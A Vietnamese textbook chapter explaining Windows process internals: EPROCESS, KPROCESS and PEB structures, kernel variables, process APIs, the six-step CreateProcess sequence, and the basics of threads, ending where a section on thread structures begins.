
Giải thích các cấu trúc dữ liệu của một tiến trình ở bảng sau:

Bảng 2.7. Cấu trúc dữ liệu của Khối tiến trình

Tên	Mục đích
Khối Kernel Process (KPROCESS)	Con trỏ trỏ tới khối luồng của nhân (Kernel thread) có liên quan đến tiến trình, chứa dữ liệu về mức độ ưu tiên của tiến trình, thời gian thực thi tại kernel và user cho các luồng trong tiến trình
Định danh của tiến trình	Một định danh xác định duy nhất cho một tiến trình.
Khối hạn ngạch	Tất cả các tiến trình trong cùng 1 phiên làm việc của Windows đều trỏ vào khối này, xác định khối lượng sử dụng của tiến trình đối với pool page và page file.
Bảng mô tả địa chỉ ảo (VAD)	Cấu trúc dữ liệu lưu vị trí của không gian địa chỉ tồn tại trong tiến trình.
Thông tin bộ nhớ ảo (Virtual memory information)	Kích thước hiện tại và kích thước tối đa cho phép bộ nhớ ảo được sử dụng
Exception local procedure	Kênh thông tin liên tiến trình, một tiến trình sử dụng khi

call (LPC) port	mà một luồng phát sinh ra ngoại lệ.
Access token (ACCESS_TOKEN)	Các thông tin về bảo mật gắn liền với tiến trình.
Bảng handle	Địa chỉ của bảng handle cho mỗi tiến trình.
Process environment block (PEB)	Thông tin về ảnh (image-bao gồm địa chỉ cơ bản, phiên bản, danh sách các mô đun), thông tin về bộ nhớ heap (là con trỏ bắt đầu từ byte đầu tiên sau PEB)
Windows subsystem process block (W32PROCESS)	Thông tin chi tiết về tiến trình cần thiết cho các thành phần ở kernel-mode.


Chi tiết cấu trúc của KPROCESS (hoặc còn được gọi là PCB - Process Control Block), chứa những thông tin cơ bản mà nhân của hệ điều hành cần dùng để lên lịch cho các luồng.



Hình 2.10. Cấu trúc khối KPROCESS

Cấu trúc PEB(Process Environment Block), tồn tại trong không gian địa chỉ tiến trình người dùng, chứa các thông tin cần thiết để quản lý tiến trình bởi trình nạp, trình quản lý heap, các thư viện DLL cần dùng nó để chỉnh sửa từ user mode (Vì EPROCESS và KPROCESS chỉ có thể truy cập từ trong kernel mode). Cấu trúc của PEB được mô tả trong hình dưới đây:





Hình 2.11. Cấu trúc PEB

Bảng 2.8. Các biến toàn cục của nhân sử dụng trong việc tạo và quản lý tiến trình

Tên biến	Kiểu	Mô tả
PsActiveProcessHead	Queue header	Đầu danh sách các tiến trình
PsIdleProcess	EPROCESS	Khởi tiến trình chờ(idle)
PsInitialSystemProcess	Con trỏ trỏ đến EPROCESS	Con trỏ trỏ đến khởi tiến trình chứa các tiến trình khởi tạo của hệ điều hành, trong các tiến trình khởi tạo có các luồng của hệ thống.
PspCreateProcessNotifyRoutine	Mảng các con trỏ	Mảng các con trỏ, trỏ đến các thủ tục tạo và xóa tiến trình(tối đa 8 phần tử)
PspCreateProcessNotifyRoutineCount	DWORD	Số thủ tục tạo xóa tiến trình
PspLoadImageNotifyRoutine	Mảng các con trỏ	Mảng các con trỏ đến các thủ tục được gọi lúc nạp ảnh tiến trình
PspLoadImageNotifyRoutineCount	DWORD	Số lượng các thủ tục

Tên biến	Kiểu	Mô tả
		nạp ảnh tiến trình
PspCidTable	Con trỏ trỏ đến HANDLE_TABLE	Bảng các handle cho tiến trình và các luồng con.

*Bảng 2.9. Các bộ đếm của hệ thống có liên quan đến tiến trình*

Object: Counter	Function
Process: % Privileged Time	Phần trăm thời gian mà các luồng trong một tiến trình hoạt động trong kernel mode trên một khoảng thời gian nhất định.
Process: % Processor Time	Phần trăm thời gian mà các tiến trình trong một luồng sử dụng CPU trong một khoảng thời gian xác định. Có giá trị bằng tổng của % Privileged Time và % User Time.
Process: % User Time	Phần trăm thời gian mà các luồng trong một tiến trình hoạt động trong user mode trên một khoảng thời gian nhất định.
Process: Elapsed Time	Tổng thời gian tính bằng giây từ khi tiến trình được tạo
Process: ID Process	Trả về định danh của tiến trình khi tiến trình đó thoát, để sử dụng lại cho tiến trình khác
Process: Creating Process ID	Trả về định danh của tiến trình khi tiến trình được tạo.
Process: Thread Count	Số luồng trong một tiến trình
Process: Handle Count	Số handle liên quan đến một tiến trình.


*Bảng 2.10. Những hàm Windows API tác động lên tiến trình*

Tên hàm	Mô tả
CreateProcess	Tạo ra một tiến trình và luồng mới.
CreateProcessAsUser	Tạo ra tiến trình và luồng với một access token.
CreateProcessWithLogonW	Tạo ra tiến trình và luồng với tên người dùng và mật khẩu xác định.
CreateProcessWithTokenW	Tạo ra tiến trình và luồng với tên người dùng và mật khẩu xác định, kèm theo cả access token.
OpenProcess	Mở một tiến trình và trả về điều khiển của tiến trình.
ExitProcess	Kết thúc một tiến trình và thông báo cho các DLL liên quan.
TerminateProcess	Kết thúc một tiến trình mà không thông báo cho các DLL liên quan.
FlushInstructionCache	Xóa bộ đệm lệnh
GetProcessTimes	Trả về thời gian mà tiến trình sử dụng trong user mode và kernel mode
GetExitCodeProcess	Trả về mã thoát của một tiến trình, từ mã này có thể xác định được kiểu thoát của tiến trình đó.

Tên hàm	Mô tả
GetCurrentProcess	Trả về handle cho tiến trình hiện thời
GetCurrentProcessId	Trả về định danh của tiến trình hiện thời
GetProcessVersion	Trả về phiên bản của hệ điều hành Windows mà tiến trình chạy trên nó.
GetStartupInfo	Trả về nội dung của cấu trúc STARTUPINFO do hàm CreateProcess tạo ra.
GetEnvironmentStrings	Trả về địa chỉ của khối môi trường
GetEnvironmentVariable	Trả về các tham số của khối môi trường
Get/SetProcessShutdownParameters	Định nghĩa thứ tự thoát và số lần retry cho tiến trình hiện tại.
GetGuiResources	Trả về handle User và handle GDI.

#### 2.4.2. Quá trình tạo một tiến trình

Một tiến trình Windows được tạo khi mà ứng dụng gọi hàm tạo tiến trình, như là hàm *CreateProcess*, *CreateProcessAsUser*, *CreateProcessWithTokenW*, hoặc *CreateProcessWithLogonW*. Để tạo một tiến trình thì cần những thông tin trong thư viện client-server Kernel32.dll, trình thực thi của Windows và tiến trình hệ thống con của Windows.



Hình 2.12. Các bước tạo một tiến trình mới

Để tạo một tiến trình với hàm API *CreateProcess* thì phải qua 6 bước cơ bản sau:


1. Mở tệp tin thực thi (.exe)
2. Tạo đối tượng thực thi tiến trình
3. Tạo luồng khởi tạo và stack, ngữ cảnh của nó.
4. Thông báo cho hệ thống con của Windows về tiến trình mới được tạo.
5. Bắt đầu thực thi luồng khởi tạo.
6. Trong ngữ cảnh của luồng và tiến trình mới, hoàn thành việc khởi tạo của không gian địa chỉ(mục đích để nạp những thư viện liên kết động DLL) và bắt đầu thực thi chương trình.

Trước khi gọi image, hàm *CreateProcess* thực hiện những bước sau:

- Trong hàm *CreateProcess*, mỗi thứ tự ưu tiên cho các tiến trình mới là một bit độc lập trong cờ *CreationFlags*, do đó có thể tạo một tiến trình có nhiều mức ưu tiên, Windows sẽ xem xét và chọn thứ tự ưu tiên từ thấp đến cao để gán cho tiến trình mới tạo.
- Nếu không có một thứ tự ưu tiên nào thì mặc định sẽ được đặt là Normal.
- Nếu ứng dụng có mức ưu tiên là Real-time và tiến trình gọi không có khả năng Nâng quyền ưu tiên, thì tiến trình mới tạo ra sẽ được gán mức ưu tiên là mức Cao.
- Tất cả các tiến trình tạo ra đều được gán với 1 desktop nào đó.

### Bước 1: Mở tệp tin image

Tệp image là tệp có khả năng chạy các tệp \*.exe, có nhiều loại tệp image như hình dưới đây, có nhiệm vụ tạo ra một đối tượng Section và ánh xạ nó vào không gian địa chỉ bộ nhớ. Nếu không có tệp image nào được gọi thì mặc định sẽ gọi cmd.exe với tham số truyền sau đó là tên chương trình.



Hình 2.13. Các dạng của ứng dụng và tệp image tương ứng

Nếu ứng dụng trên Windows là tệp thực thi của Windows, thì nó sẽ được gọi trực tiếp luôn không thông qua chương trình image nào cả. Nếu tệp thực thi trong DOS như \*.com chẳng hạn thì Windows sẽ gọi tệp image Ntvdn.exe để chạy \*.com.

Sau đó, nếu tệp thực thi là Windows exe thì *CreateProcess* sẽ đến bước 2, nếu là các tệp thực thi còn lại thì Bước 1 sẽ được khởi động lại, và quá trình thực hiện như sau:

- Nếu tệp thực thi là MS-DOS với phần mở rộng là exe, com, pif, một thông điệp sẽ gửi đến cho hệ thống con Windows để kiểm tra xem đã chạy sẵn tệp image thực thi tương ứng chưa (Ntvdn.exe), các giá trị tham số được lưu trong HKLM\SYSTEM\CurrentControlSet\Control\WOW\cmdline. Nếu tệp image thực thi chưa được nạp thì *CreateProcess* sẽ quay lại bước 1. Nếu nạp rồi (Ntvdn.exe) thì sẽ chuyển qua bước 2.
- Nếu tệp thực thi là MS-DOS có phần mở rộng là com hay bat thì tệp image thực thi tương ứng là Cmd.exe, tên của tệp thực thi đó sẽ được truyền dạng tham số cho Cmd.exe
- Nếu tệp thực thi là Win16, *CreateProcess* sẽ quyết định VDM nào phải được tạo để nạp tệp đó thông qua cờ điều khiển CREATE\_SEPARATE\_WOW\_VDM và CREATE\_SHARED\_WOW\_VDM. Nếu không có cờ nào được đặt thì mặc định sẽ gọi cờ HKLM\SYSTEM\CurrentControlSet\Control\WOW\ DefaultSeparateVDM. Sau khi VDM được tạo, *CreateProcess* sẽ tiếp tục nạp tệp thực thi đó. Nếu có một ứng dụng Win16 nữa được gọi, thì hệ thống con Windows sẽ gửi thông điệp xem VDM hiện tại có hỗ trợ không, nếu không thì *CreateProcess* sẽ chạy lại bước 1 để nạp tệp image thực thi tương ứng với các tham số như trên.

Sau bước 1, *CreateProcess* đã mở được tệp image thực thi tương ứng với tệp cần chạy và tạo được một đối tượng Section cho nó. Đối tượng chưa được ánh xạ vào bộ nhớ, nhưng đã được mở. *CreateProcess* tìm trong HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options để xem tên tệp thực thi đó có ở đó chưa, nếu có ở đó thì nó sẽ chạy lại bước 1 với những tham số Debugger ở trong registry.

Bước 2: Tạo Đối tượng tiến trình thực thi trong Windows.

Để Tạo Đối tượng tiến trình thực thi trong Windows cần lời gọi hàm hệ thống *NtCreateProcess*, sẽ thực hiện các công việc con sau:

- 2A: Khởi tạo khối EPROCESS
- 2B: Khởi tạo không gian địa chỉ
- 2C: Khởi tạo khối tiến trình của nhân KPROCESS
- 2D: Ánh xạ tệp image thực thi vào không gian địa chỉ
- 2E: Khởi tạo PEB
- 2F: Hoàn thiện việc khởi tạo đối tượng tiến trình thực thi.

Bước 2A: Khởi tạo khối EPROCESS

- Cấp phát Windows EPROCESS
- Kế thừa các thuộc tính từ tiến trình cha

- Đặt kích thước tập các công việc vào *PsMinimumWorkingSet* và *PsMaximumWorkingSet*
- Kế thừa tên của các thiết bị (ổ đĩa, COM port,...)
- Lưu thông tin định danh của tiến trình cha vào *InheritedFromUniqueProcessId*
- Tạo access token để quản lý truy nhập.
- Đặt trạng thái thoát của tiến trình là STATUS\_PENDING.

Bước 2B: Khởi tạo không gian địa chỉ

- Tạo ra các trang trong những bản trang nhớ thích hợp để ánh xạ vào, số trang được tạo lưu ở biến trong kernel *MmTotalCommittedPages* và nó sẽ được cộng vào *MmProcessCommit*.
- Giá trị *MmResidentAvailablePages* sẽ được trừ đi tập các công việc nhỏ nhất(*PsMinimumWorkingSet*) để tính ra các trang nhớ đang còn trống.

Bước 2C: Khởi tạo khối tiến trình của nhân KPROCESS

Khởi tạo KPROCESS chứa những con trỏ đến một danh sách các luồng của hệ thống. KPROCESS cũng được trỏ đến thư mục các bảng trang nhớ(dùng để theo dõi không gian địa chỉ ảo của tiến trình), tổng thời gian mà các luồng đã được thực thi, thứ tự lên lịch chạy theo mức ưu tiên của tiến trình, CPU mặc định để thực thi các luồng trong tiến trình.

Bước 2D: Ánh xạ tệp image thực thi vào không gian địa chỉ

- Trình quản lý bộ nhớ ảo đặt giá trị của thời gian sẵn sàng của tiến trình thành thời gian hiện tại.
- Trình quản lý bộ nhớ khởi tạo giá trị danh sách các công việc.
- Ánh xạ đối tượng Section được tạo ở bước 1 vào không gian địa chỉ bộ nhớ mới. Địa chỉ cơ sở của tiến trình sẽ được đặt thành địa chỉ cơ sở của image.
- Ntdll.dll được ánh xạ vào bộ nhớ

Bước 2E: Khởi tạo PEB

CreateProcess cấp phát trang nhớ cho PEB sau đó khởi tạo một số trường trong bảng dưới đây:

Bảng 2.11. Khởi tạo các trường trong PEB

Trường	Giá trị khởi tạo
ImageBaseAddress	Địa chỉ cơ sở của Section
NumberOfProcessors	Giá trị nhân <i>KeNumberProcessors</i>
NtGlobalFlag	Giá trị nhân <i>NtGlobalFlag</i>
CriticalSectionTimeout	Giá trị nhân <i>MmCriticalSectionTimeout</i>
HeapSegmentReserve	Giá trị nhân <i>MmHeapSegmentReserve</i>
HeapSegmentCommit	Giá trị nhân <i>MmHeapSegmentCommit</i>
HeapDeCommitTotalFreeThreshold	Giá trị nhân <i>MmHeapDeCommitTotalFreeThreshold</i>
HeapDeCommitFreeBlockThreshold	Giá trị nhân <i>MmHeapDeCommitFreeBlockThreshold</i>

NumberOfHeaps	0
MaximumNumberOfHeaps	(Size of a page - size of a PEB) / 4
ProcessHeaps	Byte đầu tiên sau PEB
OSMajorVersion	Giá trị nhân <i>NtMajorVersion</i>
OSMinorVersion	Giá trị nhân <i>NtMinorVersion</i>
OSBuildNumber	Giá trị nhân <i>NtBuildNumber</i> & 0x3FFF
OSPlatformId	2

Bước 2F: Hoàn thiện việc khởi tạo đối tượng tiến trình thực thi

- Nếu hệ thống có các thiết lập về bảo mật thì quá trình tạo tiến trình sẽ được ghi vào tệp tin Security event log.
- Nếu tiến trình cha có đối tượng công việc thì tiến trình con sẽ thêm đối tượng công việc này vào.
- Nếu như header của tệp image có đặt cờ IMAGE\_FILE\_UP\_SYSTEM\_ONLY thì tất cả các luồng trong tiến trình đó được chạy với 1 bộ xử lý duy nhất. Nếu không thì mỗi lần thực thi một luồng, bộ xử lý nào đang sẵn sàng thì nó sẽ được dùng (đối với hệ thống có nhiều bộ xử lý)
- *CreateProcess* chèn khối tiến trình mới vào cuối của danh sách các tiến trình đang chạy trong Windows (*PsActiveProcessHead*)
- Thời điểm mà tiến trình tạo ra được đặt lại, handle của tiến trình mới được chuyển cho Kernel32.dll

Bước 3: Tạo luồng khởi tạo và stack, ngữ cảnh của nó

Sau khi thực hiện xong bước 2, đối tượng thực thi đã được tạo ra, tuy nhiên chưa có luồng nào được tạo cả. Vì trước khi tạo luồng cần khởi tạo stack và ngữ cảnh để luồng có thể chạy được. Kích thước của stack là cố định bằng với kích thước trong tệp image.

Lúc này, luồng sẽ được tạo ra bởi việc gọi hàm *NtCreateThread*. Các tham số trong luồng được lấy ra từ không gian địa chỉ của PEB. *NtCreateThread* gọi *PspCreateThread* để thực hiện các bước con sau:

- Tăng giá trị đếm số luồng trong đối tượng tiến trình lên 1
- Khởi tạo khối luồng thực thi ETHREAD
- Định danh của luồng được tạo ra cho luồng mới
- TEB khởi tạo không gian địa chỉ cho tiến trình ở User mode
- Địa chỉ bắt đầu của luồng ở user mode được lưu trong ETHREAD. Địa chỉ của luồng đầu tiên trùng với *BaseProcessStart*, còn các luồng tiếp theo thì địa chỉ bắt đầu từ *BaseThreadStart*.
- *KeInitThread* được gọi để thiết lập khối KTHREAD, thực hiện công việc như thiết đặt mức độ ưu tiên của luồng, cấp phát stack cho luồng, khởi tạo ngữ cảnh cho luồng. Sau đó *KeInitThread* gán trạng thái Initialied cho luồng và trả về cho *PspCreateThread*.
- Nếu có những thủ tục thông báo về việc tạo luồng thì sẽ được gọi
- Access token của luồng được thiết đặt giống như của tiến trình. Có thể dùng *CreateRemoteThread* để tạo luồng ở trong tiến trình khác, tuy nhiên phải xử lý access token xem tiến trình kia có cho phép tạo hay không.



Sau bước 3, luồng đã được khởi tạo và sẵn sàng để thực thi.

#### Bước 4: Thông báo cho hệ thống con của Windows về tiến trình mới được tạo

Kernel32.dll sẽ gửi thông điệp đến các hệ thống con Windows để cho các hệ thống này thiết đặt cho tiến trình mới và luồng mới. Thông điệp có các thông tin sau:

- Handle của tiến trình và luồng
- Các cờ tạo tiến trình
- ID của trình tạo tiến trình

Hệ thống con Windows sau khi nhận được thông điệp thì sẽ thực hiện các bước:

- CreateProcess lặp lại handle của tiến trình và luồng lên 1
- Khởi tiến trình Csrss được cấp phát
- Thiết đặt cổng cho tiến trình mới để hệ thống con Windows có thể nhận được các thông điệp xử lý ngoại lệ của tiến trình.
- Khởi luồng Csrss được cấp phát
- CreateProcess chèn luồng vào danh sách luồng cho tiến trình.
- Giá trị của số đếm các tiến trình tăng lên 1
- Giá trị mặc định của Process Shutdown level được set thành 0x280
- Khởi tiến trình mới được chèn vào danh sách
- Cấu trúc pre-process dùng bởi Windows kernel (W32PROCESS) được cấp phát và khởi tạo.
- Ứng dụng khởi động con trỏ

#### Bước 5: Bắt đầu thực thi luồng khởi tạo

Luồng khởi tạo bắt đầu được thực thi nếu cờ CREATE\_SUSPENDED trong lúc tạo tiến trình không được thiết đặt.

#### Bước 6: Thực thi tiến trình trong ngữ cảnh của tiến trình mới.

Một luồng bắt đầu được chạy ở kernel-mode bằng thủ tục *KiThreadStartup*, sau đó các tham số được truyền cho *PspUserThreadStartup* để nạp image vào bộ nhớ bằng thủ tục *LdrInitializeThunk* trong Ntdll.dll. Thủ tục này hoàn thành nốt việc khởi tạo trình quản lý heap, bảng NLS(bảng hỗ trợ nhiều ngôn ngữ), mảng lưu trữ cục bộ của luồng và các thành phần quan trọng khác. Sau khi *PspUserThreadStartup* hoàn thành nó sẽ trả về cho *KiThreadStartup*. APC dispatcher sẽ gọi hàm bắt đầu thực thi tiến trình nằm ở user stack khi mà *KiThreadStartup* thực hiện xong.

#### 2.4.3. Khái niệm một luồng

Một luồng là một thực thể bên trong một tiến trình mà Windows lên lịch để thực thi, nếu không có luồng thì tiến trình không thể chạy được. Một luồng thường bao gồm:


- Một tập các thanh ghi trạng thái của CPU
- Hai stack, một dùng để cho luồng thực thi trên kernel mode và một dùng để thực thi trên user mode.



- Một vùng nhớ riêng để lưu trữ dữ liệu, được gọi là TLS (thread-local storage) dùng để lưu trữ các thư viện
- Định danh của luồng (thread ID)

Các thanh ghi, stack, vùng nhớ riêng được gọi là ngữ cảnh của luồng (thread's CONTEXT ). Những thông tin này thường khác nhau trên mỗi máy. Windows cung cấp hàm GetThreadContext để cung cấp thông tin cụ thể về ngữ cảnh này (CONTEXT block).

Mặc dù các luồng có ngữ cảnh thực thi riêng, nhưng mỗi luồng trong cùng một tiến trình chia sẻ vùng không gian địa chỉ ảo của tiến trình đó, do vậy mà mỗi luồng có thể đọc/ghi bộ nhớ của luồng khác trong cùng một tiến trình. Các luồng không thể tham chiếu đến vùng không gian địa chỉ ảo của tiến trình khác, tuy nhiên, mỗi tiến trình có thể ra một phần vùng địa chỉ riêng của nó làm vùng nhớ chia sẻ (được gọi là file mapping object trong hàm Windows API), hoặc một tiến trình có quyền để đọc ghi vào vùng nhớ của tiến trình khác sử dụng những hàm truy xuất bộ nhớ chéo như ReadProcessMemory và WriteProcessMemory.




Hình 2.14. Các luồng trong một đối tượng tiến trình

Cả tiến trình và luồng đều có một ngữ cảnh bảo mật được lưu trong một đối tượng là access token. Mỗi access token của tiến trình đều chứa thông tin bảo mật cho tiến trình. Mặc định các luồng không có access token nhưng có thể 1 luồng trong số đó được gán một access token để bảo đảm an toàn cho nó.

Bảng mô tả địa chỉ ảo (VAD) là một cấu trúc dữ liệu mà chương trình quản lý bộ nhớ sử dụng để theo dõi vùng không gian địa chỉ ảo mà tiến trình sử dụng. Cấu trúc này được giải thích chi tiết ở phần 2.5.

Cấu trúc dữ liệu của một luồng:

